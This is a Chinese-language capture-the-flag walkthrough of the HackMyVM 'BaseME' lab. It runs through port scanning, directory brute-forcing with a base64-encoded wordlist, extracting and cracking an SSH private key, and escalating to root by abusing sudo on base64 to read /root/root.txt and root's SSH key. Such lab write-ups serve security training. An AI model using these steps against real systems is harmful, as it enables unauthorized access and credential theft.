主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# arp-scan -I eth1 -l

192.168.56.115  08:00:27:03:1a:07       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.115`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# nmap -p- 192.168.56.115

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# nmap -sT -sC -sV -O -p22,80 192.168.56.115
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 15:48 CST
Nmap scan report for 192.168.56.115
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:09:80:f7:3a:da:5a:b6:19:d9:5c:41:47:43:d4:10 (RSA)
|   256 d0:75:48:48:b8:26:59:37:64:3b:25:7f:20:10:f8:70 (ECDSA)
|_  256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
MAC Address: 08:00:27:03:1A:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds
```

发现开放了22和80两端口

探测80端口

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# curl 192.168.56.115

QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVkIGlzIGluIEJBU0U2NC4KSW5jbHVkaW5nIHRo
ZSBwYXNzd29yZCB0aGF0IHlvdSBuZWVkIDopClJlbWVtYmVyLCBCQVNFNjQgaGFzIHRoZSBhbnN3ZXIg
dG8gYWxsIHlvdXIgcXVlc3Rpb25zLgotbHVjYXMK

<!--
iloveyou
youloveyou
shelovesyou
helovesyou
weloveyou
theyhatesme
-->
```

解码得到原文

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# echo
QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVkIGlzIGluIEJBU0U2NC4KSW5jbHVkaW5nIHRo
ZSBwYXNzd29yZCB0aGF0IHlvdSBuZWVkIDopClJlbWVtYmVyLCBCQVNFNjQgaGFzIHRoZSBhbnN3ZXIg
dG8gYWxsIHlvdXIgcXVlc3Rpb25zLgotbHVjYXMK | base64 -d
ALL, absolutely ALL that you need is in BASE64.
Including the password that you need :)
Remember, BASE64 has the answer to all your questions.
-lucas
```

感觉注释是密码，lucas是用户，至于有没有base不清楚

跑完有无base的密码，发现没有

目录枚举

刚开始枚举发现什么都没有

想到提示：`Remember, BASE64 has the answer to all your questions.`

把字典base一下

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# for line in $(cat /usr/share/dirb/wordlists/common.txt);do
for>echo $line | base64 >> baseurl.txt
for>done
```

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# gobuster dir -u http://192.168.56.115 -w baseurl.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                baseurl.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aWRfcnNhCg==         (Status: 200) [Size: 2537]
/cm9ib3RzLnR4dAo=     (Status: 200) [Size: 25]
Progress: 4617 / 4617 (100.00%)
===============================================================
Finished
===============================================================
```

跑出了两个页面

```
#/aWRfcnNhCg==
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# curl 192.168.56.115/aWRfcnNhCg==
(一串base后的字符)

#/cm9ib3RzLnR4dAo=
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# curl 192.168.56.115/cm9ib3RzLnR4dAo=
Tm90aGluZyBoZXJlIDooCg==（noting in here）
```

查看解码后的结果

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# curl 192.168.56.115/aWRfcnNhCg== | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
(......)
-----END OPENSSH PRIVATE KEY-----
```

爆破私钥密码

```
#提取哈希
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# ssh2john id_rsa > tmp

#爆破密码
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# john tmp --wordlist=basepass.txt (basepass.txt是80端口注释的base64)
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
aWxvdmV5b3UK     (id_rsa)
```

```
1g 0:00:00:00 DONE (2025-11-28 16:26) 1.428g/s 8.571p/s 8.571c/s 8.571C/s
aWxvdmV5b3UK..dGhlewhhdGVzbWUK
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

爆破出密码是`aWxvdmV5b3UK`

登录lucas

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/Desktop/xhh/HMV/BaseME]
└─# ssh lucas@192.168.56.115 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:51:36 2020 from 192.168.1.58
lucas@baseme:~$
```

成功登上lucas

```
lucas@baseme:~$ id
uid=1000(lucas) gid=1000(lucas)
groups=1000(lucas),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
109(netdev)
lucas@baseme:~$ cat user.txt
                                   .     **
                                *           *.
                                              ,*
                                                 *,
                         ,                         ,*
                      .,                              *,
                    /                                    *
                 ,*                                        *,
               /.                                            .*.
             *                                                  **
             ,*                                               ,*
                **                                          *.
                   **                                    **.
                     ,*                                **
                        *,                          ,*
                           *                      **
                             *,                .*
                                *.           **
                                  **      ,*,
                                     ** *,
HMV8nnJAJAJA
```


拿到flag

提权

```
lucas@baseme:~$ sudo -l
Matching Defaults entries for lucas on baseme:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucas may run the following commands on baseme:
    (ALL) NOPASSWD: /usr/bin/base64
```

不忘初心



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

```
lucas@baseme:~$ sudo /usr/bin/base64 "/root/root.txt" | base64 --decode
                                   .     **
                                *           *.
                                              ,*
                                                 *,
                         ,                         ,*
                      .,                              *,
                    /                                    *
                 ,*                                        *,
               /.                                            .*.
             *                                                  **
             ,*                                               ,*
                **                                          *.
                   **                                    **.
                     ,*                                **
                        *,                          ,*
                           *                      **
                             *,                .*
                                *.           **
                                  **      ,*,
                                     ** *,

HMVFKBS64
```

可以直接读flag

当然也可以拿`id_rsa`

```
lucas@baseme:~$ sudo /usr/bin/base64 "/root/.ssh/id_rsa" | base64 --decode > id
lucas@baseme:~$ ls
```

```
id  user.txt
lucas@baseme:~$ chmod 600 id
lucas@baseme:~$ ssh root@127.0.0.1 -i id
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:Hlyr217g0zTkGOpiqimkeklOhJ4kYRLtHyEhOIgMEbM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:47:13 2020 from 192.168.1.59
root@baseme:~# id
uid=0(root) gid=0(root) groups=0(root)
```

成功获得rootshell